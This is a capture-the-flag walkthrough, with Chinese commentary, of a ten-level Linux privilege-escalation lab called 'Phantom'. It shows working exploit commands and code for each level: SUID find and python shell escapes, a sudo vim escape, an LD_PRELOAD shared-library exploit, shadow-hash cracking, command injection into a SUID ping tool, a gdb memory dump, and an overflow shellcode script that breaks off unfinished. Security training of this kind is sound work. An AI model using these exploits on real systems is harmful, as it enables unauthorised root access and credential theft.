Phantom
Act I — Escalation
00 Recon Gateway
 [ Phantom · Level 0 ]  Recon Gateway
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man5/proc.5.html
   https://man7.org/linux/man-pages/man1/uname.1.html
   https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
简单枚举一下
phantom0@phantom:~$ ls -laih
total 40K
2316862 drwx------ 1 phantom0 phantom0 4.0K Apr 21 14:12 .
2376746 drwxr-xr-x 1 root     root     4.0K Apr 21 11:17 ..
1436299 -rw-r--r-- 1 phantom0 phantom0  220 Jan  6  2022 .bash_logout
1436300 -rw-r--r-- 1 phantom0 phantom0 3.7K Jan  6  2022 .bashrc
2317632 drwx------ 2 phantom0 phantom0 4.0K Apr 21 14:12 .cache
1436298 -rw-r--r-- 1 phantom0 phantom0  807 Jan  6  2022 .profile
2315402 -rw-r--r-- 1 phantom0 phantom0  396 Apr 21 11:16 BRIEFING
phantom0@phantom:~$ cat BRIEFING
PHANTOM OPERATIVE — MISSION BRIEFING
====================================

You have shell access on a compromised host.
Before you escalate, you need to know where you are.

Objective: Full situational awareness.
- What OS and kernel version is this?
- Who else is on this box?
- What services are running?
- What defenses are active?

The flag is hidden somewhere only a thorough recon finds.
顺着题目要求,进行枚举
# What OS and kernel version is this?
phantom0@phantom:~$ uname -a
Linux phantom 6.8.0-110-generic #110-Ubuntu SMP PREEMPT_DYNAMIC Thu Mar 19 15:09:20 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
phantom0@phantom:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy
phantom0@phantom:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

# Who else is on this box?
phantom0@phantom:~$ who -a
phantom0@phantom:~$ w
 14:31:46 up 1 day,  5:27,  0 users,  load average: 0.06, 0.02, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
phantom0@phantom:~$ last
last: cannot open /var/log/wtmp: Permission denied

# What services are running?
phantom0@phantom:~$ ss -tulpn
-bash: /usr/bin/ss: Permission denied
phantom0@phantom:~$ netstat -tulpn
-bash: /usr/bin/netstat: Permission denied
phantom0@phantom:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1  15436  9396 ?        Ss   14:01   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 20-100 startups
root          27  0.0  0.0   3888  2120 ?        Ss   14:01   0:00 /usr/sbin/cron -P
root          31  0.0  0.0   7040  4144 ?        S    14:01   0:00 runuser -u phantom8 -- python3 -c  import sys, time secret = sys.stdin.readline().strip() sys.stdin.close() while True:     time.sleep(60)
phantom8      36  0.0  0.0  13548  7888 ?        S    14:01   0:00  \_ python3 -c  import sys, time secret = sys.stdin.readline().strip() sys.stdin.close() while True:     time.sleep(60)
root          32  0.0  0.1  13544  8000 ?        S    14:01   0:00 python3 -c  import time while True:     time.sleep(60)
root          41  0.0  0.2  25516 19112 ?        S    14:01   0:00 python3 /usr/local/bin/docker-socket-emulator.py unix:/var/run/docker.sock
root          42  0.0  0.2  25516 19016 ?        S    14:01   0:00 python3 /usr/local/bin/docker-socket-emulator.py 0.0.0.0:2375
root          43  0.0  0.0   2792  1624 ?        S    14:01   0:00 phantom-host-init infinity
root          60  0.0  0.0   4364  1720 ?        S    14:01   0:00 /bin/bash /entrypoint.sh
root        1412  0.0  0.0   2792  1612 ?        S    14:32   0:00  \_ sleep 30
root         127  0.0  0.1  16896 10912 ?        Ss   14:01   0:00 sshd: phantom5 [priv]
phantom5     136  0.0  0.1  17168  8088 ?        S    14:01   0:00  \_ sshd: phantom5@pts/1
phantom5     137  0.0  0.0   5048  4024 pts/1    Ss+  14:01   0:00      \_ -bash
root         773  0.0  0.1  16896 10848 ?        Ss   14:12   0:00 sshd: phantom0 [priv]
phantom0     778  0.0  0.1  18484  9524 ?        S    14:12   0:00  \_ sshd: phantom0@pts/2
phantom0     779  0.0  0.0   5156  4160 pts/2    Ss+  14:12   0:00      \_ -bash
root        1135  0.0  0.1  16896 10824 ?        Ss   14:21   0:00 sshd: phantom5 [priv]
phantom5    1140  0.0  0.1  17168  8048 ?        S    14:21   0:00  \_ sshd: phantom5@pts/0
phantom5    1141  0.0  0.0   4628  3924 pts/0    Ss+  14:21   0:00      \_ -bash
root        1309  0.0  0.1  16896 10908 ?        Ss   14:28   0:00 sshd: phantom0 [priv]
phantom0    1317  0.0  0.1  17168  8120 ?        S    14:28   0:00  \_ sshd: phantom0@pts/3
phantom0    1318  0.0  0.0   5048  4096 pts/3    Ss   14:28   0:00      \_ -bash
phantom0    1420  0.0  0.0   7484  3288 pts/3    R+   14:32   0:00          \_ ps auxf
phantom0@phantom:~$ systemctl list-units --type=service --state=running
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down

# What defenses are active?
# 权限不足
索性直接上 PEASS-ng 进行枚举,发现
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root phantom0 26 Apr 21 11:16 /opt/.phantom_l0_flag
查看文件内容
phantom0@phantom:/home/svc_webapp/.aws$ cat /opt/.phantom_l0_flag
bl_phtm0_**hidden**
01 SUID Hunter
 [ Phantom · Level 1 ]  SUID Hunter
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man1/find.1.html
   https://en.wikipedia.org/wiki/Setuid
   https://book.hacktricks.xyz/linux-hardening/privilege-escalation
枚举一下
phantom1@phantom:~$ ls -laih
total 40K
2316863 drwx------ 1 phantom1 phantom1 4.0K Apr 21 14:56 .
2376746 drwxr-xr-x 1 root     root     4.0K Apr 21 11:17 ..
2314702 -rw-r--r-- 1 phantom1 phantom1  220 Jan  6  2022 .bash_logout
2314703 -rw-r--r-- 1 phantom1 phantom1 3.7K Jan  6  2022 .bashrc
2317665 drwx------ 2 phantom1 phantom1 4.0K Apr 21 14:56 .cache
2314701 -rw-r--r-- 1 phantom1 phantom1  807 Jan  6  2022 .profile
2315431 -rw-r--r-- 1 phantom1 phantom1  219 Apr 21 11:16 BRIEFING
phantom1@phantom:~$ cat BRIEFING
MISSION: SUID Hunter
====================

Something on this system runs with more privilege than it should.
The flag belongs to another user. You cannot read it directly.

Find what has been misconfigured. Exploit it.
枚举一下 SUID
phantom1@phantom:~$ find / -perm -u=s -type f 2>/dev/null -exec ls -laih {} +
2315507 -rwsrwx--- 1 flagkeeper6 phantom6     66 Apr 21 14:01 /opt/maintenance/cleanup.sh
1442844 -rwsr-sr-x 1 daemon      daemon      55K Apr 14  2022 /usr/bin/at
1285051 -rwsr-xr-x 1 root        root        72K Feb  6  2024 /usr/bin/chfn
1285057 -rwsr-xr-x 1 root        root        44K Feb  6  2024 /usr/bin/chsh
1285119 -rwsr-xr-x 1 root        root        71K Feb  6  2024 /usr/bin/gpasswd
1285177 -rwsr-xr-x 1 root        root        47K Mar  6 16:10 /usr/bin/mount
1285182 -rwsr-xr-x 1 root        root        40K Feb  6  2024 /usr/bin/newgrp
1285193 -rwsr-xr-x 1 root        root        59K Feb  6  2024 /usr/bin/passwd
1285257 -rwsr-xr-x 1 root        root        55K Mar  6 16:10 /usr/bin/su
1441629 -rwsr-xr-x 1 root        root       227K Mar  2 13:08 /usr/bin/sudo
1285283 -rwsr-xr-x 1 root        root        35K Mar  6 16:10 /usr/bin/umount
1441059 -rwsr-xr-- 1 root        messagebus  35K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1438700 -rwsr-xr-x 1 root        root       331K Mar  4 17:55 /usr/lib/openssh/ssh-keysign
2315609 -rwsr-x--- 1 flagkeeper9 phantom9    16K Apr 21 11:17 /usr/local/bin/kern-tool
2316599 -rwsr-x--- 1 root        phantom22   17K Apr 21 11:17 /usr/local/bin/leaky-vessels
2315429 -rwsr-x--- 1 flagkeeper1 phantom1   276K Apr 21 11:16 /usr/local/bin/phantom-find
2315490 -rwsr-x--- 1 flagkeeper4 phantom4   5.7M Apr 21 11:16 /usr/local/bin/phantom-python3
2316853 -rwsr-x--x 1 root        root       993K Apr 20 14:16 /usr/local/bin/phantom-verify
2315565 -rwsr-x--- 1 flagkeeper7 phantom7    16K Apr 21 11:16 /usr/local/bin/system-checker
结合当前用户,就能明白需要做什么
phantom1@phantom:/tmp$ /usr/local/bin/phantom-find . -exec /bin/sh -p \; -quit
$ whoami && id
flagkeeper1
uid=1001(phantom1) gid=1001(phantom1) euid=1011(flagkeeper1) groups=1001(phantom1)
$ ls -laih /home/flagkeeper1
total 28K
2316911 drwx------ 1 flagkeeper1 flagkeeper1 4.0K Apr 21 11:16 .
2376746 drwxr-xr-x 1 root        root        4.0K Apr 21 11:17 ..
2315358 -rw-r--r-- 1 flagkeeper1 flagkeeper1  220 Jan  6  2022 .bash_logout
2315359 -rw-r--r-- 1 flagkeeper1 flagkeeper1 3.7K Jan  6  2022 .bashrc
2315357 -rw-r--r-- 1 flagkeeper1 flagkeeper1  807 Jan  6  2022 .profile
2315413 -rw------- 1 flagkeeper1 flagkeeper1   26 Apr 21 11:16 level1_flag
$ cat /home/flagkeeper1/level1_flag
bl_phtm1_**hidden**
02 Sudo Games
 [ Phantom · Level 2 ]  Sudo Games
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man.openbsd.org/sudoers.5
   https://man.openbsd.org/sudo.8
查看说明
MISSION: Sudo Games
===================

Someone gave you sudo rights. But not to everything, and not to root.
Check what you can run — and as whom. Then make it do something it
was not meant to.

FLAG: owned by the user you can pivot to. Once you have that UID,
standard enumeration ("find files owned by <user>") points to it.
先枚举一下 sudo
phantom2@phantom:~$ sudo -l
Matching Defaults entries for phantom2 on phantom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User phantom2 may run the following commands on phantom:
    (flagkeeper2) NOPASSWD: /usr/bin/vim
那也很简单了
phantom2@phantom:~$ sudo -u flagkeeper2 /usr/bin/vim
进入之后 ESC 输入 !sh 即可获得终端
$ whoami && id
flagkeeper2
uid=1012(flagkeeper2) gid=1012(flagkeeper2) groups=1012(flagkeeper2)
然后定位 flag 位置
$ find / -user flagkeeper2 -type f 2>/dev/null
......
/var/lib/phantom-flags/level2_flag

$ cat /var/lib/phantom-flags/level2_flag
bl_phtm2_**hidden**
03 Inheritance
 [ Phantom · Level 3 ]  Inheritance
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man8/ld.so.8.html
   https://man.openbsd.org/sudoers.5  (env_keep, env_reset)
查看说明
MISSION: Inheritance
====================

You can run one harmless command as another user. Sudo is strict
about which command you may run — but not about everything it
inherits from your shell when it starts.

Figure out what sudo is letting through, and carry something
dangerous in with it. A C compiler is present on this box.

FLAG: owned by the user sudo lets you impersonate — not root.
那就是很经典的依赖库注入了
先枚举一下
phantom3@phantom:~$ sudo -l
Matching Defaults entries for phantom3 on phantom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=LD_PRELOAD

User phantom3 may run the following commands on phantom:
    (flagkeeper3) NOPASSWD: /usr/bin/id
构建攻击必要的库
phantom3@phantom:/tmp$ cat exploit.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
即可开始攻击
phantom3@phantom:/tmp$ gcc -fPIC -shared -o /tmp/pewpew.so exploit.c -nostartfiles
phantom3@phantom:/tmp$ sudo -u flagkeeper3 LD_PRELOAD=/tmp/pewpew.so /usr/bin/id
$ whoami && id
flagkeeper3
uid=1013(flagkeeper3) gid=1013(flagkeeper3) groups=1013(flagkeeper3)
然后定位 flag
$ find / -user flagkeeper3 -type f 2>/dev/null
......
/var/lib/phantom-flags/level3_flag
$ cat /var/lib/phantom-flags/level3_flag
bl_phtm3_**hidden**
04 Misplaced Power
 [ Phantom · Level 4 ]  Misplaced Power
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man7/capabilities.7.html
   https://man7.org/linux/man-pages/man8/getcap.8.html
查看说明
MISSION: Misplaced Power
========================

Something on this system is a general-purpose interpreter that
should never have been shipped with SUID. It is NOT owned by
root — but it is owned by someone who can read more than you.

Enumerate the SUID binaries on this box. Understand which one
is out of place, and what it lets you do.

FLAG: owned by the same user as the misconfigured SUID binary.
枚举一下
phantom4@phantom:~$ find / -perm -u=s -type f 2>/dev/null -exec ls -laih {} + | grep phantom4
2315490 -rwsr-x--- 1 flagkeeper4 phantom4   5.7M Apr 21 11:16 /usr/local/bin/phantom-python3
那也很简单了
phantom4@phantom:~$ /usr/local/bin/phantom-python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
$ whoami && id
flagkeeper4
uid=1004(phantom4) gid=1004(phantom4) euid=1014(flagkeeper4) groups=1004(phantom4)
$ find / -user flagkeeper4 -type f 2>/dev/null
/home/flagkeeper4/.profile
/home/flagkeeper4/.bash_logout
/home/flagkeeper4/.bashrc
/usr/local/bin/phantom-python3
/var/lib/phantom-flags/level4_flag
$ cat /var/lib/phantom-flags/level4_flag
bl_phtm4_**hidden**
05 File Authority
 [ Phantom · Level 5 ]  File Authority
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man5/shadow.5.html
   https://manpages.debian.org/testing/passwd/groups.5.html
   https://hashcat.net/wiki/doku.php?id=example_hashes
查看说明
MISSION: File Authority
=======================

Your user belongs to an interesting group. Groups determine what
you can access. Some groups should never be given to regular users.

Check your groups. Understand what they allow. Read what you
should not be able to read. Crack it.

Root is locked on this box — the only crackable hash in the shadow
file belongs to a different account, which is also your pivot target
and owns the flag.
枚举一下当前权限
phantom5@phantom:~$ whoami && id
phantom5
uid=1005(phantom5) gid=1005(phantom5) groups=1005(phantom5),42(shadow)
一眼丁真
phantom5@phantom:~$ cat /etc/shadow | grep 5:
phantom5:$y$j9T$Ig3BCbHkNi8yl9pJZ1uWl1$lHYkb0f1sgjam0b94hg/gDS.yUNUQw2MaMhkqh.vE8B:20564:0:99999:7:::
flagkeeper4:$y$j9T$.s4/Eyt41dnG4RdhRDfjx/$/7Y5ok0ASn1mWqAzMSe4hrOZcSKlO6HX3NVxPsbqno5:20564:0:99999:7:::
flagkeeper5:$y$j9T$p8rSJLWKlEBBM8zDPlbPq/$eXDxIKbvDNvGd4gGN2rNZ5MfjMs3i2wAkfMnVaZAPY.:20564:0:99999:7:::
phantom15:$y$j9T$MTYX79iDYEl0f0Cspeah./$EkZanlQ6YctMR8PSeYJJ4pndsPcpYYPchwgqSXRnV.A:20564:0:99999:7:::
phantom25:$y$j9T$ql1jo8BXl3Qz59keGtwGr0$MAh/sjCkIiwSLaZ23YqDXFc5hEneQVtO60t9Y4hPvR5:20564:0:99999:7:::
尝试对 flagkeeper5 的哈希爆破一下
┌──(randark㉿kali)-[~/tmp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (?)
1g 0:00:00:00 DONE (2026-04-22 10:36) 3.846g/s 369.2p/s 369.2c/s 369.2C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
成功得到
flagkeeper5@phantom:~$ cat /var/lib/phantom-flags/level5_flag
bl_phtm5_**hidden**
06 Scheduled Sins
 [ Phantom · Level 6 ]  Scheduled Sins
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man8/cron.8.html
   https://man7.org/linux/man-pages/man5/crontab.5.html
查看说明
MISSION: Scheduled Sins
=======================

Something runs on this box on a schedule. Every minute.
Find what it is, who runs it (hint: it is not root), and whether
you can change it.

Patience is part of the skill. Wait for it.

FLAG: owned by the user running the scheduled job.
不确定是不是预期解,但是解出来了就行
phantom6@phantom:~$ cat /opt/maintenance/cleanup.sh
#!/bin/bash
find /tmp -name "*.tmp" -mtime +1 -delete 2>/dev/null
phantom6@phantom:~$ find / -mmin -2 -type f 2>/dev/null | grep -v "/proc\|/sys"
/tmp/flag.txt
/var/log/bl-persistent/lastlog
/var/log/bl-persistent/wtmp
phantom6@phantom:~$ ls -laih /tmp/flag.txt
59991 -rw-rw-r-- 1 flagkeeper6 flagkeeper6 26 Apr 22 02:50 /tmp/flag.txt
phantom6@phantom:~$ cat /tmp/flag.txt
bl_phtm6_**hidden**
07 Local Authority
 [ Phantom · Level 7 ]  Local Authority
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man3/system.3.html
   https://owasp.org/www-community/attacks/Command_Injection
查看说明
MISSION: Local Authority
========================

A custom system utility runs with elevated privileges. It looks
safe. It takes a hostname argument and checks it.

Examine how it processes your input. What if the input is not a
hostname?

FLAG: owned by the user the SUID binary runs as (check `ls -l`
on the binary — it is not root).
先枚举一下 suid
phantom7@phantom:~$ find / -perm -u=s -type f 2>/dev/null -exec ls -laih {} + | grep flagkeeper7
   4631 -rwsr-x--- 1 flagkeeper7 phantom7    16K Apr 21 16:45 /usr/local/bin/system-checker
phantom7@phantom:~$ file /usr/local/bin/system-checker
/usr/local/bin/system-checker: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=69f924e8d4d05cbddac82ec303cb6ff9149cbb05, for GNU/Linux 3.2.0, not stripped
将这个程序下到本地做反编译
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __uid_t v4; // ebx
    __uid_t v5; // eax
    char s[264]; // [rsp+20h] [rbp-120h] BYREF
    unsigned __int64 v7; // [rsp+128h] [rbp-18h]

    v7 = __readfsqword(0x28u);
    if ( argc == 2 )
    {
        v4 = geteuid();
        v5 = geteuid();
        setreuid(v5, v4);
        snprintf(s, 0x100u, "ping -c 1 %s 2>/dev/null", argv[1]);
        printf("[*] Checking host: %s\n", argv[1]);
        if ( system(s) )
            puts("[-] Host is unreachable.");
        else
            puts("[+] Host is reachable.");
        return 0;
    }
    else
    {
        puts("Usage: system-checker <hostname>");
        puts("Checks if a host is reachable.");
        return 1;
    }
}
那就简单了
phantom7@phantom:~$ /usr/local/bin/system-checker "127.0.0.1; cat /var/lib/phantom-flags/level7_flag"
[*] Checking host: 127.0.0.1; cat /var/lib/phantom-flags/level7_flag
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.032/0.032/0.032/0.000 ms
bl_phtm7_**hidden**
[+] Host is reachable.
08 Live Injection
 [ Phantom · Level 8 ]  Live Injection
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man5/proc.5.html  (environ, mem)
   https://man7.org/linux/man-pages/man2/ptrace.2.html
   https://sourceware.org/gdb/current/onlinedocs/gdb/
查看说明
MISSION: Live Injection
=======================

A long-running process holds a secret in memory and never writes
it to disk. You can see the process via /proc and, with the right
capability, you can read what it is doing from the outside.

Memory is more honest than the filesystem. Read it.

The daemon runs as your own UID (phantom8) — /proc access is
same-uid, no root required.
枚举一下进程
phantom8@phantom:~$ ps aux | grep phantom8 | grep -v "grep\|bash\|ps"
root          30  0.0  0.0   7040  4240 ?        S    Apr21   0:00 runuser -u phantom8 -- python3 -c  import sys, time, ctypes # yama ptrace_scope=1 on Ubuntu blocks same-uid ptrace attach unless the # tracee explicitly opts in via PR_SET_PTRACER (or scope=0 globally). The # container inherits the host's read-only /proc/sys/kernel/yama, so we # can't set scope=0 from the entrypoint. Opt in from inside the daemon: # PR_SET_PTRACER = 0x59616d61, PR_SET_PTRACER_ANY = (unsigned long)-1. libc = ctypes.CDLL(None) libc.prctl(0x59616d61, ctypes.c_ulong(-1).value, 0, 0, 0) secret = sys.stdin.readline().strip() sys.stdin.close() while True:     time.sleep(60)
phantom8      35  0.0  0.1  13772  8576 ?        S    Apr21   0:00 python3 -c  import sys, time, ctypes # yama ptrace_scope=1 on Ubuntu blocks same-uid ptrace attach unless the # tracee explicitly opts in via PR_SET_PTRACER (or scope=0 globally). The # container inherits the host's read-only /proc/sys/kernel/yama, so we # can't set scope=0 from the entrypoint. Opt in from inside the daemon: # PR_SET_PTRACER = 0x59616d61, PR_SET_PTRACER_ANY = (unsigned long)-1. libc = ctypes.CDLL(None) libc.prctl(0x59616d61, ctypes.c_ulong(-1).value, 0, 0, 0) secret = sys.stdin.readline().strip() sys.stdin.close() while True:     time.sleep(60)
root       12040  0.0  0.0   7588  4976 pts/3    S    02:13   0:00 su - phantom8
root       42980  0.0  0.1  16892 10836 ?        Ss   03:00   0:00 sshd: phantom8 [priv]
phantom8   42991  0.0  0.1  17316  8328 ?        S    03:00   0:00 sshd: phantom8@pts/0
那也很简单,只需要转储完整进程,然后上 strings 就可以
# 附加到进程
gdb -p 13772

# 直接 dump 内存到文件进行分析
(gdb) generate-core-file /tmp/mem.bin
(gdb) quit
然后
phantom8@phantom:~$ strings /tmp/mem.bin | tail -n 10
pd|/
 5|/
0h|/
@n|/
6}X%0
KSXE
 5|/
CddJn
<module>
bl_phtm8_**hidden**
09 Stack Day
 [ Phantom · Level 9 ]  Stack Day
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://en.wikipedia.org/wiki/Buffer_overflow
   https://github.com/slimm609/checksec.sh
   https://ir0nstone.gitbook.io/notes/binexp
查看说明
phantom9@phantom:~$ cat BRIEFING
MISSION: Stack Day
==================

A SUID diagnostic utility takes a single argument and copies it,
unchecked, into a fixed-size buffer. The binary is not owned by
root — it is owned by the same account that holds the flag, which
is all you need.

Enumerate the mitigations first, then write the rest. This is a
memory-corruption exercise at the userland level; kernel-CVE
exploitation lives in the Flux track.

gcc and gdb are available on this box.
首先
phantom9@phantom:~$ gdb -batch -ex 'break check_module' -ex 'run TEST' -ex 'printf "dest_addr: %p\n", $rbp-0x40' /usr/local/bin/kern-tool
Breakpoint 1 at 0x40117e
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[*] Kernel diagnostic tool v1.0

Breakpoint 1, 0x000000000040117e in check_module ()
dest_addr: 0x7ffd8e4affa0
但是远程环境中开了 ASLR 地址随机化
phantom9@phantom:/tmp$ gdb -q /usr/local/bin/kern-tool
Reading symbols from /usr/local/bin/kern-tool...
(No debugging symbols found in /usr/local/bin/kern-tool)
(gdb) run $(python3 -c "print('A'*72 + 'BBBBBBBB')")
Starting program: /usr/local/bin/kern-tool $(python3 -c "print('A'*72 + 'BBBBBBBB')")
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[*] Kernel diagnostic tool v1.0
[*] Checking kernel module: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
[-] Module not found.

Program received signal SIGSEGV, Segmentation fault.
0x00000000004011c5 in check_module ()
感谢 雪殇 的 super-ccb-agent

#!/usr/bin/env python3
import subprocess
import sys
import os


FLAG_PATH = b"/var/lib/phantom-flags/level9_flag"
TIMEOUT = 3

# Create symlink /tmp/f -> flag (for fallback)
try:
    os.symlink(FLAG_PATH.decode(), "/tmp/f")
except FileExistsError:
    pass

# 64-byte shellcode: chmod('/var/lib/phantom-flags/level9_flag', 0644)
# After success, flag becomes world-readable and we can cat it directly.
# jmp/call/pop, no null bytes, exactly 64 bytes.
SHELLCODE = bytes.fromhex(
    "eb175f31c088472231f666bea401b05a0f056a3c5831ff0f05"
    "e8e4ffffff2f7661722f6c69622f7068616e746f6d2d666c6167732f6c6576656c395f666c6167"
)
assert len(SHELLCODE) == 64, f"shellcode len={len(SHELLCODE)}"
PAYLOAD = SHELLCODE


def main():
    attempts = int(sys.argv[1]) if len(sys.argv) > 1 else 64
    for i in range(1, attempts + 1):
        try:
            p = subprocess.run(
                [b"/usr/local/bin/kern-tool", PAYLOAD],
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                timeout=TIMEOUT,
            )
        except subprocess.TimeoutExpired as e:
            out = e.stdout or b""
            sys.stdout.buffer.write(b"=== attempt %d TIMEOUT ===\n" % i)
            sys.stdout.buffer.write(out[:800])
            sys.stdout.buffer.flush()
            if b"flagkeeper9" in out or b"flag{" in out or b"phantom" in out:
                return
            continue
        out = p.stdout
        sys.stdout.buffer.write(b"=== attempt %d rc=%d ===\n" % (i, p.returncode))
        sys.stdout.buffer.write(out[:800])
        sys.stdout.buffer.flush()
        if p.returncode == 0 and b"Module not found" not in out:
            # shellcode ran (not normal kern-tool exit)
            sys.stdout.buffer.write(b"[+] shellcode executed!\n")
            sys.stdout.buffer.flush()
            # Try to read the flag now
            try:
                flag = open(FLAG_PATH.decode()).read()
                sys.stdout.buffer.write(b"FLAG: " + flag.encode())
                sys.stdout.buffer.flush()
